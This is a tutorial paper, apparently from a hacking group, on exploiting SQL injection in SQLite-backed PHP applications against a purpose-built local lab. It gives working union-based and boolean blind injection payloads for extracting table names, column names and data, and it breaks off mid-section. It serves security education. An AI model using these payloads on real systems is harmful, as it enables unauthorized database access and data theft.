Injecting SQLite database based application

Feb 14, 2017

Manish Kishan Tanwar

@IndiShell Lab

Table of Contents

Acknowledgements

Heartily Thanks to IndiShell/ICA crew and hacker fantastic for inspiration.

Special Dedications:

Zero cool, code breaker ICA, root_devil, google_warrior, INX_r0ot, Darkwolf indishell, Baba, Silent poison India, Magnum sniper, ethicalnoob Indishell, Local root indishell, Irfninja indishell, Reborn India,L0rd Crus4d3r,cool toad, Hackuin, Alicks,Gujjar PCP,Bikash,Dinelson Amine,Th3 D3str0yer, SKSking, rad paul,Godzila,mike waals,zoo zoo,cyber warrior,shafoon, Rehan manzoor, cyber gladiator,7he Cre4t0r,Cyber Ace, Golden boy INDIA,Ketan Singh, Yash, Aneesh Dogra, AR AR, saad abbasi, hero, Minhal Mehdi, Raj bhai ji, Hacking queen, lovetherisk, D2.

My Father, my Ex Teacher, cold fire hacker, Mannu, ViKi, Ashu bhai ji, Soldier Of God, Bhuppi, Rafay Baloch, Mohit, Ffe, Ashish, Shardhanand, Budhaoo, Jagriti, Salty, Hacker fantastic, Jennifer Arcuri and Don(Deepika kaushik), Govind

Introduction:

SQL Injection AKA mother of hacking is one of the notorious and well known vulnerability which has caused lots of damage to cyber world. Researchers has published lots of stuff on different-2 exploitation techniques for different-2 SQL servers.

For MSSQL, MySQL and ORACLE database, SQL Injection payloads are in bulk and one can exploit SQL Injection vulnerability in web application if any of these database is used as backend DB.

SQLite is not that much known and hence payloads to exploit SQL Injection vulnerability in web application which is using SQLite as backend is not easy task. One need to study SQLite functionality to build their own payloads.

So in this paper I am going to discuss about 2 techniques of SQL Injection exploitation if database is SQLite.

1. Union based SQL Injection (numeric as well as string based)
2. Blind SQL Injection.

Lab environment:

To work with SQLite database based SQL Injection, we need following things on our machine.

1. Web server (apache in my case)
2. PHP installation.
3. Sample vulnerable web application which is using SQLite database. Here is one which is developed by me: -

   https://github.com/incredibleindishell/sqlite-lab

   Vulnerable application package is having PHP code and SQLite database (ica-lab.db).
   Database is having 2 tables.
   i) Info
   ii) Users

Exploitation


1. Union based SQL Injection: -

Union based SQL Injection is not tricky at all and easy to perform. SQL queries are straight forward to fetch table names, column names from database.
Let's try union based SQL injection (numeric based), vulnerable URL is

http://127.0.0.1/sqlite-lab/index.php?snumber=1

After trying order by clause, we can figure out that number of columns are 5 and hence union select statement will be having 5 columns in it to print the column number using which we can fetch data from database.
Injected URL

http://127.0.0.1/sqlite-lab/index.php?snumber=1 union select 1,2,3,4,5--



Data from column 2, 3 and 4 is getting print on web page so we need to use any of these column.


Table name extraction

In SQLite, to extract table names we need to run given query which will extract tables which are user defined: -

SELECT tbl_name FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite_%'

In vulnerable application, if we craft it like this

http://127.0.0.1/sqlite-lab/index.php?snumber=1337 union SELECT 1,group_concat(tbl_name),3,4,5 FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite_%'



Web application will show tables name in place of 2. To display individual table name just use limit clause with offset like this

http://127.0.0.1/sqlite-lab/index.php?snumber=1337 union SELECT 1,tbl_name,3,4,5 FROM sqlite_master where type='table' and tbl_name NOT like 'sqlite_%" limit 2 offset 1


Number defined next to limit is to fetch number of rows from query output and number next to offset is to remove the number of results from first returned output row. In above query limit extracted 2 table name and first name was removed by offset so finally we get second table name.
Similarly, to get the third table name, just change values of limit and offset to 3 and 2 respectively i.e
Limit 3 offset 2

Column name extraction:
For column name extraction there is simple SQL query which extract column names for specific table.

```
union SELECT 1,sql,3,4,5 FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name NOT LIKE 'sqlite_%' AND name ='table_name'
```

Just replace table_name in above query with the name of the table for which you want to extract column names. In my case I want to extract column names for table having name ‘info’

```
http://127.0.0.1/sqlite-lab/index.php?snumber=1337 union SELECT 1,sql,3,4,5 FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name NOT LIKE 'sqlite_%' AND name ='info'
```



Payload to get clean column names: -

Put this payload **in place of ‘sql’**


```
replace(replace(replace(replace(replace(replace(replace(replace(replace(replace(substr((substr(sql,instr(sql,'(')%2b1)),instr((substr(sql,instr(sql,'(')%2
```

b1)),'`)),"TEXT",'),"INTEGER",'),"AUTOINCREMENT",'),"PRIMARY KEY",'),"UNIQUE",'),"NUMERIC",'),"REAL",'),"BLOB",'),"NOT NULL",'),',','~~')

Rest of the payload will remain same

Injected URL

http://127.0.0.1/sqlite-lab/index.php?snumber=1337 union select 1,replace(replace(replace(replace(replace(replace(replace(replace(replace(replace(replace(substr((substr(sql,instr(sql,'(')%2b1)),instr((substr(sql,instr(sql,'(')%2b1)),'`)),"TEXT",'),"INTEGER",'),"AUTOINCREMENT",'),"PRIMARY KEY",'),"UNIQUE",'),"NUMERIC",'),"REAL",'),"BLOB",'),"NOT NULL",'),',','~~'),3,4,5 FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name NOT LIKE 'sqlite_%' and name='info'



Extraction of data from column:
So now we have table name as well as column name, final thing which we need to do is, extraction of data from the desired column which can be performed by simple SQL query


Select **column_name** from **table_name**

Just replace column_name and table_name with desired names, in my case table name was info and column name is OS so final query will be like this

Select **OS** from **info**


Injected URL

http://127.0.0.1/sqlite-lab/index.php?snumber=1337 union SELECT 1,OS,3,4,5 FROM info



We can use group_concat function to extract whole data of the column.

http://127.0.0.1/sqlite-lab/index.php?snumber=1337 union SELECT 1,group_concat(OS,'~~'),3,4,5 FROM info



2. Union based SQL Injection (String based): -

String based SQL Injection in union based SQLI is not having any big difference then numeric Union based SQL Injection, only difference is, user supplied data get concatenate with data which has to be placed in SQL delimiters i.e. user data need to escape delimiters like closing parenthesis, closing quote etc.

In vulnerable application, there is one parameters which is vulnerable to string based Union SQL Injection.

Injection point is

http://127.0.0.1/sqlite-lab/index.php?tag=ubuntu

To exploit SQL Injection, just add ‘ before the payload and add -- - in the end of the payload.

For example, to extract table name payload will be

```
' union select 1,2,3,4,5 FROM sqlite_master  WHERE type IN ('table','view') AND name NOT LIKE 'sqlite_%' -- -
```

Injected URL

http://127.0.0.1/sqlite-lab/index.php?tag=ubuntu' union select 1,2,3,4,5 FROM sqlite_master WHERE type IN ('table','view') AND name NOT LIKE 'sqlite_%' -- -

So, in string based Union SQL Injection everything is same other than making additional adjustment to escape payload from delimiters and commenting rest of the query.

3. Boolean based Blind SQL Injection: -

In this section we will discuss about the Blind SQL Injection exploitation technique. Union based SQL Injections are simple and straight forward but blind SQLI is time consuming as well as bit tricky.

Before proceeding, first of all check whether injection point is string based or numeric based. If Injection point is numeric based, at that moment we need to do any adjustment and payloads will work be as given below.
In case, injection point is string based and require adjustment to make working our injected payload as part of query, perform following things:

Paload for numeric SQLI
paramater=value and 2 < 3--

Payload for string based SQLI

paramater=value' and 2 < 3-- -
paramater=value) and 2 < 3-- -
paramater=value') and 2 < 3-- -

These are few samples for checking SQLI nature before crafting payload.
If SQLI is string based, just put your payload in between closing delimiter and -- - i.e let's suppose, our adjustment which made page loading normally is

```
paramater=value) and 2 < 3-- -
```

So, payload will be injected in between value) and -- -

```
paramater=value) put_your_payload_here-- -
```

Now we start with database enumeration, lab is having boolen based blind SQL Injection in script index.php in POST parameter 'tag'
A valid request for this exercise is

```
http://127.0.0.1/sqlite-lab/index.php

POST body data

tag=ubuntu&search=Check+Plan
```

Let’s start exploitation

Count number of tables
To count total number of tables, we can use given below payload


```
and (SELECT count(tbl_name) FROM sqlite_master  WHERE type='table' and tbl_name NOT like 'sqlite_%'  ) < number_of_table
```

Here, replace **number_of_table** with any number. Let's try it in vulnerable lab environment, we want to check whether database is having total number of tables less than 5, my payload will be like this

```
and (SELECT count(tbl_name) FROM sqlite_master  WHERE type='table' and tbl_name NOT like 'sqlite_%'  ) <5
```

And injected HTTP request will be given below

```
http://127.0.0.1/sqlite-lab/index.php

POST request data
tag=ubuntu' and (SELECT count(tbl_name) FROM sqlite_master  WHERE type='table' and tbl_name NOT like 'sqlite_%'  ) < 5 -- - search=Check+Plan
```



During fuzzing, we need to check the page content and if it’s same as before means condition is true and total number of tables in database is less than 5 Again, when we change number of table in payload less than 2, database is having 2 columns in it so condition is false due to which page content won’t be same as before

To confirm table count use = instead of < or >

```
http://127.0.0.1/sqlite-lab/index.php

POST body data
tag=ubuntu' and (SELECT count(tbl_name) FROM sqlite_master  WHERE type='table' and tbl_name NOT like 'sqlite_%'  ) =2 -- -
&search=Check+Plan
```

After confirming numer of tables present in database, let’s enumerate table names one by one.

Enumerating Table names

To perform table name length enumeration, payload is following

First table name length

```
and (SELECT length(tbl_name) FROM sqlite_master  WHERE type='table' and tbl_name not like 'sqlite_%' limit 1 offset 0)
=table_name_length_number
```

Here, replace **table_name_length_number** with a number, like we are checking whether first table name is having length < 6
Payload will be

```
and (SELECT length(tbl_name) FROM sqlite_master  WHERE type='table' and tbl_name NOT like 'sqlite_%' limit 1 offset 0) < 6
```

By fuzzing, we can figure out the length of the table name and to enumerate next table name length, just increment the value of limit and offset clause i.e

```
 and (SELECT length(tbl_name) FROM sqlite_master  WHERE type='table' and tbl_name NOT like 'sqlite_%' limit 2 offset 1) = table_name_length_number
```

Rest of the payload will remain same.
Now we will enumerate table name using following payload. In this payload we will use hex value of comparison of table name characters.

```
and (SELECT hex(substr(tbl_name,1,1)) FROM sqlite_master  WHERE type='table' and tbl_name NOT like 'sqlite_%' limit 1 offset 0) > hex('some_char')
```

This payload extract table name and then extract its name character, convert it into hex representation and compare with our guessed value
hex(substr(name,1,1)) <- this function extract table name string from specified location and extract only 1 character from extracted string.


in above code, substr function extract string of length 1 and extract character 1 from it , after that hex convert that character into hex representation.
If it's like this hex(substr(name,3,1)) <- it means substring function will start extraction of string from 3rd character and will extract only 1 character from extracted string.
At the end of payload, **hex('some_char')** is the place where we need to specify the table name character which we are trying to guess. Hex function will convert it into in hex value will make our injection process little bit faster.
Once we have figured out table name first character, we need to find out next character. To figure out next character, we need to change character number in substr function in starting of our payload i.e in hex(substr(name,1,1)), change
1,1
to
2,1
Again, follow the same process to figure out next character.

Let's have a look for the scenario, first we will check whether table name first character is larger than char 'a' or not

http://127.0.0.1/sqlite-lab/index.php

POST body data

tag=ubuntu' and (SELECT hex(substr(tbl_name,1,1)) FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite_%' limit 1 offset 0) > hex('a')-- -&search=Check+Plan



Page response is same as the response of the page when it not injected. It means table name first character is bigger than ‘a’.

In second test, let’s try with character k, means whether table name first character is greater than character ‘k’ or not.

So request will be like this

http://127.0.0.1/sqlite-lab/index.php

POST body data

tag=ubuntu' and (SELECT hex(substr(tbl_name,1,1)) FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite_%' limit 1 offset 0) > **hex('k')**-- -&search=Check+Plan

This time page response is different and not same as normal page, which indicates that condition is false and table name first character is not greater than k.

So from above 2 requests, we came to know that table name character is in between character ‘a’ and ‘k’.

After trying ‘in between’ technique, we can search faster and finally when our search narrow down to the same character, we need to check it using = sign.

http://127.0.0.1/sqlite-lab/index.php

POST body data
tag=ubuntu' and (SELECT hex(substr(tbl_name,1,1)) FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite_%' limit 1 offset 0) = **hex('i')**-- -&search=Check+Plan

This is how we need to fuzz in order to find out the table name character by character.
To find out next character we need to change the value in hex(substr(name,1,1)
Change name 1,1 to name 2,1
And rest to things will be same as above mentioned step.
Sample HTTP request for table name second character enumeration

http://127.0.0.1/sqlite-lab/index.php

POST body data
tag=ubuntu' and (SELECT hex(substr(tbl_name,2,1)) FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite_%' limit 1 offset 0) > hex('k')-- -&search=Check+Plan


Page loads normally which indicates that table name second character is greater than character ‘k’.

Continue the fuzzing process till we reach to exact character that’s all ☺

Enumerating Column names

To enumerate the column name, we will use following payload to extract column name list

```
